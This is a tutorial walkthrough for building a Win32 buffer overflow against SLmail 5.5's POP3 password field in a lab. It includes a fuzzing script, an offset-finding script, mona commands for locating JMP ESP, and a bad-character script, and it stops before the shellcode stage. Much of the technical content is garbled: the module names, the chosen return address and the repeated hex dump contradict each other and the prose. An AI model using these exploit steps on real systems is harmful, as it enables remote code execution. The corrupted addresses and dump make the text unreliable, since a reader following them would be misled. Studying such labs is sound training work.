

# Buffer overflow

---

Pulling off a classical Win32 buffer overflow is a lot like baking a fancy cake. The **cake recipe** is actually a bunch of smaller recipes for the topping, the icing, the layers and the filling. If you don't get each mini-recipe right, the cake will suck.

Similarly, a buffer overflow recipe has the following mini-recipes:

## Find the instruction pointer

- Make a simple script to shove a bunch of garbage into an input field and crash the program
- Find the exact number of characters required to reach the EIP (instruction pointer)

## Redirect execution of the program

- Inspect the program's .dll files to find one without memory protections
- Once you've found a suitable .dll, search for a `JMP ESP` (jump to the stack pointer) command
- Record the memory address for this command

## Make shellcode

- Find the 'bad' characters that will prevent your exploit from working
- Generate shellcode without bad characters

## Assemble the exploit

- Update your simple script to hit the EIP, jump to the ESP and execute your shellcode
- Throw in a few nops for breathing room
- Don't forget to put the `JMP ESP` memory address in backwards!

If you haven't done this before, many of the terms above will be unfamiliar, but don't worry. You can do simple buffer overflows without knowing much about Assembly or memory layout, and you'll learn a lot along the way. I spent far too much time reading about those things and freaking myself out. All you need to get started is in the video below.

## Buffer Overflow Attack - Computerphile



## Setup

If you're signed up for **PWK-OSCP**, you'll get a Windows 7 lab machine with tools installed to practice buffer overflows. It's also pretty easy to set up yourself if you can run 2 virtual machines (Kali and Windows) or run a Windows VM on a native Kali machine. In all cases, the Kali machine needs to be able to reach the Windows machine over the network.

1. Download and install a **Windows 7 virtual machine**
2. **Turn off Windows Firewall**
3. Download and install:
  - **Chrome**
  - **Netcat**
  - **Immunity Debugger**
  - **Mona.py**

At this point, you'll want to snapshot your VM so that you can revert back if your Windows trial expires or you blow up the whole operating system somehow.

# SLmail 5.5

SLmail is one of the classic examples for teaching buffer overflows. There are lots of walkthroughs online, but many concepts aren't fully explained. This walkthrough is for all the ultranoobs like me who don't know much about debuggers, hex, ASCII, python, etc.

## Install SLmail

Download it from [Exploit-DB](#) and install with defaults (just keep hitting Next). Since you'll be attacking the POP server on port 110, you should check if it's open and reachable. You can do this by connecting to it from your Windows netcat program:

```
nc [Windows IP] 110
```

You can also confirm the POP3 service is running with a quick nmap scan from your Kali machine. This becomes important when you run the debugger and crash the program - you can restart it if you have some kind of service manager (like XAMPP Control Panel), but if you just click on `SLMail.exe` the port may not show up unless you restart Windows. Checking that the POP3 service is up will save you a lot of headaches during exploitation.

## Find the instruction pointer

The first step is to crash the program by submitting an overly-long password during login, and watching what happens in Immunity Debugger.

Create a small python script that will repeatedly log into the mail server and submit long strings of characters for the password:

```
1  #!/usr/bin/python
2  import socket
3
4  # Create an array where each item in the array will be a string of As
5  buffer=["A"]
6  counter=100
7
8  # Use a loop to build the array, first with 100 As, then 300, then 500, etc.
9  while len(buffer) <= 30:
10     buffer.append("A"*counter)
```


```

11     counter=counter+200
12
13 # Try each string of As in the array as a password value
14 for string in buffer:
15     print "Fuzzing PASS with %s bytes" % len(string)
16     s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17 # Connect to Windows 7 machine IP, POP3 service
18     connect=s.connect(('10.0.0.1',110))
19     s.recv(1024)
20     s.send('USER username\r\n')
21     s.recv(1024)
22     s.send('PASS ' + string + '\r\n')
23     s.send('QUIT\r\n')
24     s.close()

```

Open Immunity Debugger, click **File > Attach** and choose `SLmail.exe`. You'll see **four quadrants of gibberish** representing machine language, registers, dump and stack. The program will be paused, so you'll need to hit the Play icon or F9 to run it.

Then run the above python script and observe the output in the terminal. It should hang after the message `Fuzzing PASS with 2900 bytes`, which tells you that a crash occurs somewhere around 2700 bytes. Meanwhile, Immunity Debugger will show that the EIP has been overwritten with `41414141`, or more specifically, a bunch of As. An "A" in hex is represented by `41`.



EIP overwritten with a string of As

The EIP is important because it is the instruction pointer - it holds the memory address of the next instruction to be carried out. The goal is to overwrite the EIP with a new memory address which

points to malicious code. To do this, you need to find out exactly how many characters it takes to reach the EIP without overwriting it.

The fastest way to do this is to send a unique, 2700-character string as the password and observe which character segment overwrites the EIP. This can be done in Kali using Metasploit's `pattern_create` tool:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2700
```

This will produce a block of unique characters that you can plug into your script instead of the As:

```
1  #!/usr/bin/python
2
3  import socket
4
5  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6  # Buffer with unique character string
7  buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac
8
9  try:
10     print "\nSending buffer..."
11     # Connect to Windows 7 machine, POP3 service
12     s.connect(('10.0.0.1',110))
13     data = s.recv(1024)
14     s.send('USER username' + '\r\n')
15     data = s.recv(1024)
16     s.send('PASS ' + buffer + '\r\n')
17     print "\nDone!"
18
19 except:
20     print "Could not connect!"
```

When you run this script, the EIP will be written with some fragment of this unique string:

```

Registers (FPU)
EAX 00000000
ECX 018C9EC4 ASCII "18/12/05 13:29:48 P3-0
EDX 00000002
EBX 00000004
ESP 018CA128 ASCII "Dj0Dj1Dj2Dj3Dj4Dj5Dj6D
EBP 69443769
ESI 00000000
EDI 00000001
EIP 39694438
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFA0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

```

EIP written with unique string fragment

You can use Metasploit's `pattern_offset` tool to find the location of the `39694438` fragment in the unique string:

```


/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2700 -q 39694438
[*] Exact match at offset 2606

```

So the exact position of the EIP is **2606**.

## Redirect execution of the program

The next step is to give the EIP (instruction pointer) directions to our malicious shellcode. How do we know where our shellcode will end up in memory? At this stage it's helpful to see how these exploits are typically structured:



Buffer overflow exploit structure (simplified)

Recall that this exploit involves shoving a big string of characters into the SLmail password field. As shown in the diagram, the string starts out with some filler characters, enough to touch the EIP. Then we have the EIP, which contains a 4-byte memory address pointing to our shellcode. After the EIP, there is a **nop sled** for wiggle room. Finally, we have our shellcode.

Because of how this exploit string is structured, you'll notice that the **stack pointer (ESP) is pointing right at our payload**. That means you don't need to give the EIP the exact address of your shellcode - you can simply tell it to jump to the stack pointer and execute whatever is there. Conveniently, there is an instruction known as `JMP ESP` which does exactly that! If you can find a `JMP ESP` instruction somewhere else in the program, you can give its memory address to the EIP and it will jump to your payload.

## Finding JMP ESP

Using Mona.py, you can pull up a list of modules loaded with the SLmail program by typing `!mona modules` into the bottom text box. The true/false columns in the middle show which ones were compiled **without** buffer overflow protections (**DEP and ASLR**). `SLMFC.dll` seems to fit the bill nicely.

!mona modules

Click the tiny `pe` button on Immunity's top bar to bring up a list of executable modules and highlight SLMFC. Double-clicking on this item will show us the instructions in the DLL. We can then right-click and choose `Search for > Command` (or use `Ctrl + F`) to find a `JMP ESP` command. If you don't find one, you can search for the **opcode**, which is `FFE4` using Monapi. Enter this command into the bottom text field:

```
[*] Results:
5F84D060 0x5f4d0600 ~~~~~~ [PAGE_READONLY] [SLHFC_DLL] ASLR: False, Rebaser: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLHFC_DLL)
5F84E1E3 0x5f4d01e3 ~~~~~~ [PAGE_READONLY] [SLHFC_DLL] ASLR: False, Rebaser: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLHFC_DLL)
5F84E663 0x5f4d0663 ~~~~~~ [PAGE_READONLY] [SLHFC_DLL] ASLR: False, Rebaser: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLHFC_DLL)
5F84E963 0x5f4d0963 ~~~~~~ [PAGE_READONLY] [SLHFC_DLL] ASLR: False, Rebaser: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLHFC_DLL)
5F84F763 0x5f4d0763 ~~~~~~ [PAGE_READONLY] [SLHFC_DLL] ASLR: False, Rebaser: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLHFC_DLL)
5F84F823 0x5f4d0823 ~~~~~~ [PAGE_READONLY] [SLHFC_DLL] ASLR: False, Rebaser: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLHFC_DLL)
5F84F973 0x5f4d0973 ~~~~~~ [PAGE_READONLY] [SLHFC_DLL] ASLR: False, Rebaser: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLHFC_DLL)
5F84FB63 0x5f4d0b63 ~~~~~~ [PAGE_READONLY] [SLHFC_DLL] ASLR: False, Rebaser: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLHFC_DLL)
5F84B5E3 0x5f4db5e3 ~~~~~~ [PAGE_READONLY] [SLHFC_DLL] ASLR: False, Rebaser: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLHFC_DLL)
5F84CC6B 0x5f4dc06b ~~~~~~ [PAGE_READONLY] [SLHFC_DLL] ASLR: False, Rebaser: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLHFC_DLL)
5F84BEA3 0x5f4deba3 ~~~~~~ [PAGE_READONLY] [SLHFC_DLL] ASLR: False, Rebaser: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLHFC_DLL)
5F84C96B 0x5f4dc96b ~~~~~~ [PAGE_READONLY] [SLHFC_DLL] ASLR: False, Rebaser: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLHFC_DLL)
5F849E7B 0x5f4d0e7b ~~~~~~ [PAGE_READONLY] [SLHFC_DLL] ASLR: False, Rebaser: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLHFC_DLL)
5F84078B 0x5f4c078b ~~~~~~ [PAGE_READONLY] [SLHFC_DLL] ASLR: False, Rebaser: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLHFC_DLL)
5F84CEA3 0x5f4dcea3 ~~~~~~ [PAGE_READONLY] [SLHFC_DLL] ASLR: False, Rebaser: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLHFC_DLL)
5F84D96B 0x5f4dd96b ~~~~~~ [PAGE_READONLY] [SLHFC_DLL] ASLR: False, Rebaser: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLHFC_DLL)
5F84C263 0x5f4dc263 ~~~~~~ [PAGE_READONLY] [SLHFC_DLL] ASLR: False, Rebaser: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLHFC_DLL)
5F84C413 0x5f4dc413 ~~~~~~ [PAGE_READONLY] [SLHFC_DLL] ASLR: False, Rebaser: False, SafeSEH: False, OS: True, v6.00.8063.0 (C:\Windows\system32\SLHFC_DLL)
Found a total of 19 pointers
5F84D060
5F84D060 [*] This mono.pw action took 0:00:00.592000
```

```
!mona find -s '\xff\xe4' -m s/mfc.dll
```

Record the memory address from the first result and **flip it** because of little endian nonsense:



```

1  5F 4A 35 8F          # Address retrieved from Mona results
2  \x8f\x35\x4a\x5f    # How it looks in your final exploit

```

(here's a [quick explanation](#) of the `\x` and `0x` stuff you see around hex codes)

## Make shellcode

Now that we've built the first part of our exploit, we can prepare some malicious shellcode that can be successfully executed by the program.

In order to run, the shellcode can't contain characters that will be interpreted incorrectly by the program you are exploiting (such as newline). These can be identified by overflowing the buffer until the EIP is overwritten, then inserting the [hex representation of all ASCII characters](#):

```

1  #!/usr/bin/python
2
3  import socket
4
5  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6
7  # Create a variable to hold all ASCII characters
8  badchars = (
9  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
10 "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
11 "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
12 "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
13 "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
14 "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
15 "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
16 "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
17 "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
18 "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
19 "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
20 "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
21 "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x0"
22 "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
23 "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
24 "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )
25
26 # Create a buffer of 2606 As, 4 Bs and the ASCII characters
27 buffer= "A" * 2606 + "B" * 4 + badchars
28


```

```
29  try:
30      print "\nSending buffer..."
31  # Connect to Windows 7 machine, POP3 service
32      s.connect(('10.0.0.1',110))
33      data = s.recv(1024)
34      s.send('USER username' + '\r\n')
35      data = s.recv(1024)
36      s.send('PASS ' + buffer + '\r\n')
37      print "\nDone!"
38
39  except:
40      print "Could not connect!"
```

Note: The ASCII character `\x00` is left out because it's a null byte, which immediately terminates the remainder of the shellcode. It's always a bad character.

Start the SLmail POP3 service, attach it to Immunity Debugger and run your Python script. You'll notice that the EIP has been overwritten with `42424242` (the 4 Bs you added to the buffer after the 2606 As).

The next step is to find your buffer string in the dump. In the Registers area of Immunity, click on the memory address where the string of As went in (ECX), then right-click and choose `Follow in Dump`. The dump area will change and show your buffer string:



### Finding your buffer string in the dump

You'll notice that the ASCII sequence displays normally at first, but instead of showing 0A next it shows 29. That means \x0a is a bad character:

```
1 \x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a # ASCII sequence in python script
2 01 02 03 04 05 06 07 08 09 29           # Hex dump in Immunity
3
```

Remove it from your python script and run it again, following the dump to find the next bad character. As you can see, the sequence proceeds (without the 0A) until we expect to see 0D but it's missing. That means \x0d is a bad character:

```
Address Hex dump ASCII
0212A09C 41 41 41 41 41 41 41 41 AAAAAAAAAA
0212A0A4 41 41 41 41 41 41 41 41 AAAAAAAAAA
0212A0AC 41 41 41 41 41 41 41 41 AAAAAAAAAA
0212A0B4 41 41 41 41 41 41 41 41 AAAAAAAAAA
0212A0BC 41 41 41 41 41 41 41 41 AAAAAAAAAA
0212A0C4 41 41 41 41 41 41 41 41 AAAAAAAAAA
0212A0CC 41 41 41 41 41 41 41 41 AAAAAAAAAA
0212A0DC 41 41 41 41 41 41 41 41 AAAAAAAAAA
0212A0EC 41 41 41 41 41 41 41 41 AAAAAAAAAA
0212A0F4 41 41 41 41 41 41 41 41 AAAAAAAAAA
0212A0FC 41 41 41 41 41 41 41 41 AAAAAAAAAA
0212A104 41 41 41 41 41 41 41 41 AAAAAAAAAA
0212A10C 41 41 41 41 41 41 41 41 AAAAAAAAAA
0212A114 41 41 41 41 41 41 41 41 AAAAAAAAAA
0212A11C 41 41 41 41 41 41 41 41 AAAAAAAAAA
0212A124 42 42 42 42 01 02 03 04 BBBBBBBB
0212A12C 05 06 07 08 09 0A 0B 0C "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
0212A134 0F 10 11 12 13 14 15 16 "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
0212A13C 17 18 19 1A 1B 1C 1D 1E "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
0212A144 1F 20 21 22 23 24 25 26 "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
0212A14C 27 28 29 30 31 32 33 34 "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
0212A154 2F 30 31 32 33 34 35 36 "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
0212A15C 37 38 39 3A 3B 3C 3D 3E "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
0212A164 3F 40 41 42 43 44 45 46 "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
0212A16C 4F 50 51 52 53 54 55 56 "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
0212A174 5F 60 61 62 63 64 65 66 "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
0212A184 6F 70 71 72 73 74 75 76 "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
0212A18C 7F 80 81 82 83 84 85 86 "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\b9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
0212A194 7F 80 81 82 83 84 85 86 "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xca\xcb\xcc\xcd\xce\xcf\xdx0"
0212A1A4 7F 80 81 82 83 84 85 86 "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xda\xdb\xdc\xdd\xde\xdf\xe0"
0212A1AC 7F 80 81 82 83 84 85 86 "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xea\xeb\xec\xed\xee\xef\xf0"
0212A1B4 7F 80 81 82 83 84 85 86 "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xfa\xfb\xfc\xfd\xfe\xff"
0212A1BC 7F 80 81 82 83 84 85 86 "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
0212A1C4 7F 80 81 82 83 84 85 86 "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
0212A1CC 7F 80 81 82 83 84 85 86 "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
0212A1D4 7F 80 81 82 83 84 85 86 "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
0212A1DC 7F 80 81 82 83 84 85 86 "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
0212A1E4 7F 80 81 82 83 84 85 86 "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
0212A1EC 7F 80 81 82 83 84 85 86 "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
0212A1F4 7F 80 81 82 83 84 85 86 "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
0212A1FC 7F 80 81 82 83 84 85 86 "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
0212A204 7F 80 81 82 83 84 85 86 "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
0212A20C 7F 80 81 82 83 84 85 86 "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
0212A214 7F 80 81 82 83 84 85 86 "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\b9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
0212A21C 7F 80 81 82 83 84 85 86 "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xca\xcb\xcc\xcd\xce\xcf\xdx0"
0212A224 7F 80 81 82 83 84 85 86 "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xda\xdb\xdc\xdd\xde\xdf\xe0"
0212A22C 7F 80 81 82 83 84 85 86 "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xea\xeb\xec\xed\xee\xef\xf0"
0212A234 7F 80 81 82 83 84 85 86 "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xfa\xfb\xfc\xfd\xfe\xff"
0212A23C 7F 80 81 82 83 84 85 86 "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
0212A244 7F 80 81 82 83 84 85 86 "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
0212A24C 7F 80 81 82 83 84 85 86 "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
0212A254 7F 80 81 82 83 84 85 86 "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
0212A25C 7F 80 81 82 83 84 85 86 "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
0212A264 7F 80 81 82 83 84 85 86 "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
0212A26C 7F 80 81 82 83 84 85 86 "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
0212A274 7F 80 81 82 83 84 85 86 "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
0212A27C 7F 80 81 82 83 84 85 86 "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
0212A284 7F 80 81 82 83 84 85 86 "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
